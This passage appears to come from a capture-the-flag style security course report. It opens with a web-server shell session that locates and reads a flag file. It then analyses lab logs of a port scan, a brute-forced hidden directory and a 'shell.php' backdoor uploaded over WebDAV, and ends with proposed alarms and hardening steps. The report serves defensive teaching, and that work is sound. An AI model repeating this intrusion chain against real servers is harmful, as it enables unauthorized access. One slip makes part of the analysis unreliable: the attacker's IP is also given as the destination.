www-data@server1:/var/www/webdav$ locate flag.txt  
locate flag.txt  
/flag.txt  
www-data@server1:/var/www/webdav$ cat /flag.txt  
cat /flag.txt  
bing0w@5h1sn@m0  
www-data@server1:/var/www/webdav$
```






Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The Port scan start **January 8th @17:06**
- There was a **143.9MB packet** send from the attacker machine **192.168.1.90** to the destination IP Address **192.168.1.90**
- a Peak in traffic, as shown in the image below, indicates suspicious activity with multiple port requests at the same time are indicative of a **port scan**



Analysis: Identifying the Port Scan




- The Port scan start **January 8th @17:06**
- There was a **143.9MB packet** send from the attacker machine **192.168.1.90** to the destination IP Address **192.168.1.90**
- a Peak in traffic, as shown in the image below, indicates suspicious activity with multiple port requests at the same time are indicative of a **port scan**

Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.105	143.9MB	326MB

Export: [Raw](#) [Formatted](#)

Top Hosts Creating Traffic [Packetbeat Flows] ECS



Analysis: Finding the Request for the Hidden Directory



- The request for the hidden directory occurred on **Jan 8th @17:10**
- **37,173 requests** were made, mostly during the brute force attack
- The file had instructions on how to connect to **/webdav** and the **password hash for Ryan's account**


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder	37,173
http://127.0.0.1/server-status?auto=	9,486
http://snnmnkxdhflwgthqismb.com/post.php	308
http://192.168.1.105/webdav	245
http://www.gstatic.com/generate_204	154

Export: [Raw](#)  [Formatted](#) 


Analysis: Finding the Request for the Hidden Directory

- The request for the hidden directory occurred on **Jan 8th @17:10**
- **37,173 requests** were made, mostly during the brute force attack
- The file had instructions on how to connect to **/webdav** and the **password hash for Ryan's account**



Analysis: Uncovering the Brute Force Attack


- The brute force attack start @ Jan 8th 17:10
- 37,169 requests were made in the direct of brute force attack
- 37,168 request were made before the password was discovered and redirected from the authentication page with HTTP 301 request



Analysis: Uncovering the Brute Force Attack

- The brute force attack start @ Jan 8th 17:10
- 37,169 requests were made in the direct of brute force attack
- 37,168 request were made before the password was discovered and redirect from the authentication page with HTTP 301 request

HTTP status codes for the top queries [Packetbeat] ECS




GET /company_folders/secret_folder: HTTP Query

Analysis: Finding the WebDAV Connection

- 245 requests were made to the **/Webdav/** directory and 136 requests were made to **/Webdav/shell.php**
- Backdoor payload **shell.php** was uploaded due to the HTTP PUT request from the attacker machine

HTTP status codes for the top queries [Packetbeat] ECS

● 207
● 404
● 401
● 301
● 200



PROPFIND /w... PROPFIND /we... GET /webdav... GET /webdav/... OPTIONS /we...



Top 10 HTTP requests [Packetbeat] ECS



url.full: Descending	Count
http://192.168.1.105/webdav	245
http://192.168.1.105/webdav/shell.php	136
http://192.168.1.105/webdav/passwd.dav	16

Export: [Raw](#) [Formatted](#)

Analysis: Finding the WebDAV Connection

- 245 requests were made to the **/Webdav/** directory and 136 requests were made to **/Webdav/shell.php**
- Backdoor payload **shell.php** was uploaded due to the HTTP PUT request from the attacker machine.

t query	PUT /webdav/shell.php
# server.bytes	5338
server.ip	192.168.1.105
# server.port	80
# source.bytes	1.3KB
source.ip	192.168.1.90
# source.port	50616
t status	OK
t type	http
t url.domain	192.168.1.105
t url.full	http://192.168.1.105/webdav/shell.php
t url.path	/webdav/shell.php
t url.scheme	http
t user_agent.original	gvfs/1.42.2



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Alarm:

A Configured alarm that triggers once there is a large volume of TCP connections using multiple ports from a single IP Address.

Threshold Criteria:

Threshold set at 1000 TCP connections from the same IP Address within a period of 5 Minutes

System Hardening

Restrict the number of open ports and monitored them, drop scanned packets versus responding to them.

Conduct internal port scan to determine if there any port open than required. The utilization of TCP wrappers can give administrators the flexibility to permit or deny access to the server based on IP addresses or domain names. This can be manipulated with configuring the `/etc/hosts.allow` and `/etc/hosts.deny` configuration

Mitigation: Finding the Request for the Hidden Directory

Alarm

Alarm:

Set an alarm that triggers when a GET request comes from an unauthorized IP address requesting access to the hidden directory.

Threshold Criteria:

When any unauthorized IP address requests to access the Hidden Directory

System Hardening

Configure a firewall rule that allows trusted IP addresses to access the hidden directory.

Firewall Rules:

- Allow from Whitelisted_IP to 192.168.1.105/company_folder/secert_folder
- Deny All

Mitigation: Preventing Brute Force Attacks

Alarm

Alarm:

Configure an alarm that is triggered when there is five or more failed login attempts within a period of 30 seconds.

Threshold Criteria:

Five failed login attempts within a period of 30 seconds.

System Hardening

- Enforce strong password policy
- Lock account after 5 failed attempts
- Ask a security question after multiple failed login attempts
- Reset passwords done only through IT help desk
- Enforce MFA
- Utilization of CAPTCHA to prevent any automated password attack

Mitigation: Detecting the WebDAV Connection

Alarm

Alarm:

Configure an alarm that triggers once any GET request coming from an unauthorized IP address is made.

Threshold Criteria:

GET request from an unauthorized IP
Address

System Hardening

Configure a firewall rule that allows trusted IP addresses to access the WebDAV.

Implement a configuration standard that includes vulnerability management, patch management, malware defenses, strong access controls, removal of excessive permissions, protection of highly privileged accounts, and encryption with robust key management procedures.

Firewall Rules:

- Allow from Whitelisted_IP to 192.168.1.105/webdav
 - Deny All
-

Mitigation: Identifying Reverse Shell Uploads

Alarm

Alarm:

Configure an Alarm that triggers once a PUT request is made from non-trusted IP Address for an executable file on 192.168.1.105/webdav

Threshold Criteria:

PUT request from non-trusted IP Address to 192.168.1.105/webdav

System Hardening

- Use a file type detector, The application should perform filtering and content checking on any files which are uploaded to the server. Files should be thoroughly scanned and validated
- Restricting the ability to upload executable file to Admin users only
- Executable file can only be uploaded by a user with admin privileges and proper authorization

*The
End*